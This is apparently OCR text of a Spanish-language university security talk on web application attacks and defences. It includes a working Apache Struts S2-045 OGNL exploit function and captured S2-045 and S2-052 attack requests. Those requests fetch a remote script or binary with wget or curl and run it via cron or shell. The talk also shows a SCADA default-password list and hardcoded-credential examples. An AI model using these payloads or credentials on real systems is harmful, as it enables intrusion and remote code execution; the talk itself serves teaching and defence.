
- Envío de credenciales de autenticación y/o ID de sesión por métodos inseguros
  - Redirección entre HTTPS y HTTP



Información sensible transmitida por canales inseguros

¿Cómo pueden hacerlo?

- Diseño y gestión del ID de sesión
  - Tiempo de expiración
  - Predicción de ID de sesión



n Identifier :	127.0.0.1/WebGoat WEAKID
Date	Value
1/11 14:33:27	12430 1163252007028
1/11 14:33:27	12431 1163252007138
1/11 14:33:27	12432 1163252007247
1/11 14:33:27	12433 1163252007435
1/11 14:33:27	12434 1163252007544
1/11 14:33:27	12435 1163252007653
1/11 14:33:27	12436 1163252007763
1/11 14:33:27	12437 1163252007872
1/11 14:33:28	12438 1163252007982
1/11 14:33:28	12439 1163252008091
1/11 14:33:28	12440 1163252008200
1/11 14:33:28	12442 1163252008310
1/11 14:33:28	12443 1163252008419
1/11 14:33:28	12444 1163252008528
1/11 14:33:28	12445 1163252008638
1/11 14:33:28	12446 1163252008747
1/11 14:33:28	12447 1163252008857
1/11 14:33:28	12448 1163252008966
1/11 14:33:29	12449 1163252009075

Aplicación vulnerable del proyecto OWASP
(https://www.owasp.org/index.php/Category:OWASP_WebGoat_Project)

¿Cómo pueden hacerlo?

https://getfirebug.com/

- Otros métodos
  - Acceso inseguro a objetos (contraseñas “hardcodeadas”)

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'SEGURIDAD_DGP');

/** MySQL database username */
define('DB_USER', 'hacker_2.0');

/** MySQL database password */
define('DB_PASSWORD', 'Un@3#D4');

/** MySQL hostname */
define('DB_HOST', 'localhost');
```

```
#SCADA StrangeLove Default/Hardcoded Passwords List,,,,,,
#Find more at http://www.scada.sl,,,,,,
#Please contact us at scadastrangelove@gmail.com and @scadasl,,,,,,
#release 1.1 by Oxana Andreeva (oxana.andreeva@inbox.ru),,,,,,
,,,,,,
Vendor,Device,Default password,Port,Device type,Protocol,Source
ABB,AC 800M,service:ABB800xA,,Controller,,https://library.e.abb.com/public/f355a67551
ABB,SREA-01,admin:admin,80/tcp,Ethernet Adapter Module,http,https://www.inverterdrive
Adcon Telemetry,Telemetry Gateway A840 and Wireless Modem A440,root:840sw,terminal pr
Adcon Telemetry,addVANTAGE Pro 6.1,root:root,8080/tcp,HMI,HTTP,http://adcon.com/index
Advantech,Advantech WebAccess browser-based HMI and SCADA software,admin:blank,80/tcp
Allied Telesis,"IE200 Series: AT-IE200-6GT, AT-IE200-6GP, AT-IE200-6FT, AT-IE200-6FP"
/file/IE200_InstallGuide_RevC.pdf
B&B ELECTRONICS,CR10 v2,root:root,80/tcp,Industrial router,http,http://tekniska.pl/do
B&B ELECTRONICS,Conel 4.0.1,root:root,80/tcp,Industrial router,http,http://conel.ru/s
B&B ELECTRONICS,SPECTRE Router,root:root,80/tcp,Router,http,b&b electronics SPECTRE R
B&B ELECTRONICS,ER75i/ER 75i DUO/ER 75i SL/ER75i v2,root:root,80/tcp,Industrial route
B&B ELECTRONICS,LR77 v2 Libratum/LR77 v2,root:root,80/tcp,Industrial router,http,"htt
B&B ELECTRONICS,UR5i v2,root:root,80/tcp,Industrial router,http,http://www.cd.lucom.d
B&B ELECTRONICS,UCR11-v2/UCR11 v2 SL,root:root,80/tcp,Industrial router,http,http://w
B&B ELECTRONICS,XR5i v2E/XR5i v2/XR5i/XR5i SL,root:root,80/tcp,Industrial router,http
```

¿Cómo pueden hacerlo?

- Acceso inseguro a objetos (contraseñas “hardcodeadas”)

[redacted]/json/users.txt

```
{
        "user":
                [{
                        "user_name":"qa",
                        "password":"qa",
                        "benh_vien_id": 2
                },{
                        "user_name":"kien",
                        "password":"kien",
                        "benh_vien_id": 2
                },{
                        "user_name":"papi",
                        "password":"papi",
                        "benh_vien_id": 2
                },{
                        "user_name":"ito",
                        "password":"ito",
                        "benh_vien_id": 1
                }]
}
```

```
name: 'idUsuario',
value: '', //[redacted]
width: 150,
enableKeyEvents: true,
listeners: {
     keyup: function(form, e) {
         var tecla = e.getKey();
          if(tecla === 13){
              // SE DESHABILITA EL BOTÓN DE ENVIAR
             Ext.getCmp("id_btEnviar").setDisabled(true);

              // SE VALIDA AL USUARIO
             validaUsuario(sUb[redacted],sUb[redacted]);
          }
      }
       ,key : function(key){
          return this.map[key];
       }
}
},{
xtype: 'label',
x: 100,y:108,
text: 'Contraseña'
},{
xtype: 'textfield',
x:165 ,y:100 ,
id: 'contrasenia',
name: 'contrasenia',
inputType: 'password',
value:'', //1, //[redacted]
```

¿Cómo pueden hacerlo?

- Robo de credenciales mediante Phishing

http://www.computer-lock.com


http://ourizclick.ma/


http://sipyme.org

https://magazine.thehackernews.com

https://www.vodafoneteayuda.

- Robo de credenciales mediante Phishing





Casos de phishing

ADVERTENCIA

Las siguiente presentación contiene imágenes de alto impacto visual

Se recomienda discreción

CVE-2017-5638

- 7 marzo de 2017
- 30-Day
- Ejecución remota de comandos
- Permisos de administración

```
root@kali2:~/Desktop# python struts.py http://www.[redacted].action
 "whoami"
[*] CVE: 2017-5638 - Apache Struts2 S2-045
[*] cmd: whoami

root
```

Descripción de la vulnerabilidad

- Sitio de apache: https://struts.apache.org/docs/s2-045.html
- Posible ejecución de código remoto cuando se realiza la carga de un archivo con el parser Jakarta Multipart.
- Crítica.
- Actualizar a Struts 2.3.32 o Struts 2.5.10.1.

- Sitio mitre: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5638
- El parser Jakarta Multipart en apache Struts 2.2.3.x antes de 2.3.32 y 2.5.x antes de 2.5.10.1 no maneja correctamente la carga de archivos, lo cual permite a los atacantes ejecutar comandos mediante la cadena #cmd en el encabezado HTTP Content-Type.

Payload

```
def exploit(url, cmd):
    payload = "%{(#_='multipart/form-data')."
    payload += "(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS)."
    payload += "(#_memberAccess?"
    payload += "(#_memberAccess=#dm):"
    payload += "((#container=#context['com.opensymphony.xwork2.ActionContext.container'])."
    payload += "(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class))."
    payload += "(#ognlUtil.getExcludedPackageNames().clear())."
    payload += "(#ognlUtil.getExcludedClasses().clear())."
    payload += "(#context.setMemberAccess(#dm))))."
    payload += "(#cmd='%s')." % cmd
    payload += "(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win')))."
    payload += "(#cmds=(#iswin?{'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd}))."
    payload += "(#p=new java.lang.ProcessBuilder(#cmds))."
    payload += "(#p.redirectErrorStream(true)).(#process=#p.start())."
    payload += "(#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream()))."
    payload += "(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros))."
    payload += "(#ros.flush())}"

    try:
        headers = {'User-Agent': 'Mozilla/5.0', 'Content-Type': payload}
```

Detalles técnicos de la vulnerabilidad

```
GET [redacted]action HTTP/1.1
Host: 132.248[redacted]
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: Mozilla/5.0
Content-Type: %{(#_='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.container']).
(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm)))).(#cmd='echo "*/9 * * * * wget -O -
-q http://91.230.47.40/common/logo.jpg|sh\n*/10 * * * * curl http://91.230.47.40/common/logo.jpg|sh' | crontab -').(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).(#cmds=(#iswin?{'cmd.exe','/c',#cmd}:{'/bin/bash','-
c',#cmd})).(#p=new java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).(#process=#p.start()).(#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream())).
(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush())}
```

POST [redacted] HTTP/1.0

Accept: application/x-shockwave-flash, image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/vnd.ms-excel, application/vnd.ms-powerpoint, application/msword, */*

Content-Type: application/x-www-form-urlencoded

User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; MAXTHON 2.0)

Host: [redacted]


Content-Length: 516

method:%23_memberAccess%3d@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS,%23res%3d%40org.apache.struts2.ServletActionContext%40getResponse(),%23res.setCharacterEncoding(%23parameters.encoding[0]),%23w%3d%23res.getWriter(),%23s%3dnew+java.util.Scanner(@java.lang.Runtime@getRuntime().exec(%23parameters.cmd[0]).getInputStream()).useDelimiter(%23parameters.pp[0]),%23str%3d%23s.hasNext()%3f%23s.next()%3a%23parameters.ppp[0],%23w.print(%23str),%23w.close(),1?%23xx:%23request.toString&cmd=whoami&pp=\\A&ppp=%20&encoding=UTF-8

El recuento de los daños

5 sitios vulnerables

2 servidores comprometidos




Number of users Kaspersky Lab protected from malicious cryptocurrency miners from 2011 to 2017


Kaspersky Lab, 2017

Estadísticas en DGP

- 15 días marzo:
  - 7500 ataques struts 2
  - 16000 ataques web
- 15 días mayo:
  - 2500 ataques struts 2
  - 7800 ataques web
- 15 días junio:
  - 1100 ataques struts 2
  - 6500 ataques web
- 15 días de julio
  - 3000 ataques struts 2
  - 10300 ataques web



CVE-2017-9805



- 7 septiembre de 2017
- 30-Day
- Ejecución remota de comandos
- Permisos de administración

```
meterpreter > getuid
Server username: uid=0, gid=0, euid=0, egid=0
```

Descripción de la vulnerabilidad

- Sitio de apache:
- https://cwiki.apache.org/confluence/display/WW/S2-052
- Posible ejecución de código remoto cuando se utiliza el plugin REST con el manejador para deserialización de solicitudes XML.
- Crítica.
- Actualizar a Struts 2.3.34 o Struts 2.5.13.

Payload

```
POST /[redacted] HTTP/1.1
Host: 132[redacted]
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Content-Type: application/xml
Content-Length: 2452

<map>
  <entry>
    <jdk.nashorn.internal.objects.NativeString>
      <flags>0</flags>
      <value class="com.sun.xml.internal.bind.v2.runtime.unmarshaller.Base64Data">
        <dataHandler>
          <dataSource class="com.sun.xml.internal.ws.encoding.xml.XMLMessage$XmlDataSource">
            <is class="javax.crypto.CipherInputStream">
              <cipher class="javax.crypto.NullCipher">
                <initialized>false</initialized>
                <opmode>0</opmode>
                <serviceIterator class="javax.imageio.spi.FilterIterator">
                  <iter class="javax.imageio.spi.FilterIterator">
                    <iter class="java.util.Collections$EmptyIterator"/>
                    <next class="java.lang.ProcessBuilder">
                      <command>
                        <string>/bin/sh</string><string>-c</string><string>wget -qO /tmp/scVetZdn http://[redacted]/gWbcpZHF;chmod +x /tmp/scVetZdn;/tmp/scVetZdn;rm -f /tmp/
scVetZdn</string>
                      </command>
                      <redirectErrorStream>false</redirectErrorStream>
                    </next>
```

Mejores prácticas de seguridad para tecnologías web

Mejores prácticas de seguridad:

- Seguridad desde el diseño
  - Codificación segura y actualización de software continuamente
  - Uso de protocolos y tecnologías seguras

- Configuración adecuada de las tecnologías web
  - prevenir divulgación de información
  - autorización adecuada a los recursos

- Uso de un ambiente de seguridad en capas
  - Firewall de aplicación, DNS distribuídos, IDS...

Seguridad desde el diseño

Uso de técnicas de programación adecuadas para disminuir los ataques de inyección de código:

Sanitización de datos


- Borrar los caracteres problemáticos: **"\';--<>**
- Inhabilitar los caracteres problemáticos: **\'\;\-\\ \<\> magic_quotes, mysql_real_escape_string()**
- Separar los datos del código explícitamente: **prepared statements**

validación de datos

Los datos de entrada son preseleccionados de una lista o diccionario de nombres, direcciones, palabras, etc. Lo que no coincida con estos son rechazados.

Seguridad desde el diseño

- Corrección continua de errores de programación, actualizaciones de bibliotecas, frameworks, y tecnologías web.
- Uso de sistemas de control de versiones, ambiente de prueba y realización de pruebas de seguridad.





OWASP

The Open Web Application Security Project

Seguridad desde el diseño

- Tecnologías y protocolos seguros:





Configuración adecuada de las tecnologías web


Algunos ejemplos:

- Exponer unicamente los puertos necesarios.
- Uso de servicios o tecnologías actualizadas.
- Uso del menor privilegio dentro del sistema operativo.
- Habilitar las bitácoras relevantes a la seguridad.
- Evitar que en producción haya modos de debug o que divulgen información.
- Eliminar banners que den indicios sobre los servicios que están en funcionamiento (cuando sea posible).
- No divulgar información relevante en el código fuente visto por el cliente.

Seguridad informática en capas

- Diversas capas de seguridad en la aplicación

Seguridad perimetral



Firewall IDPS de aplicación

Hardening del servidor

Protocolos seguros

Actualización continua

Cifrado de datos

¡Gracias!, los esperamos en el taller de seguridad en aplicaciones web los días: 5 y 6 de diciembre de 2017

seguridad@dgp.unam.mx

Ing. Dante Rodríguez Pérez

Ing. José Luis Sevilla Rodríguez

M. I. Israel Andrade Canales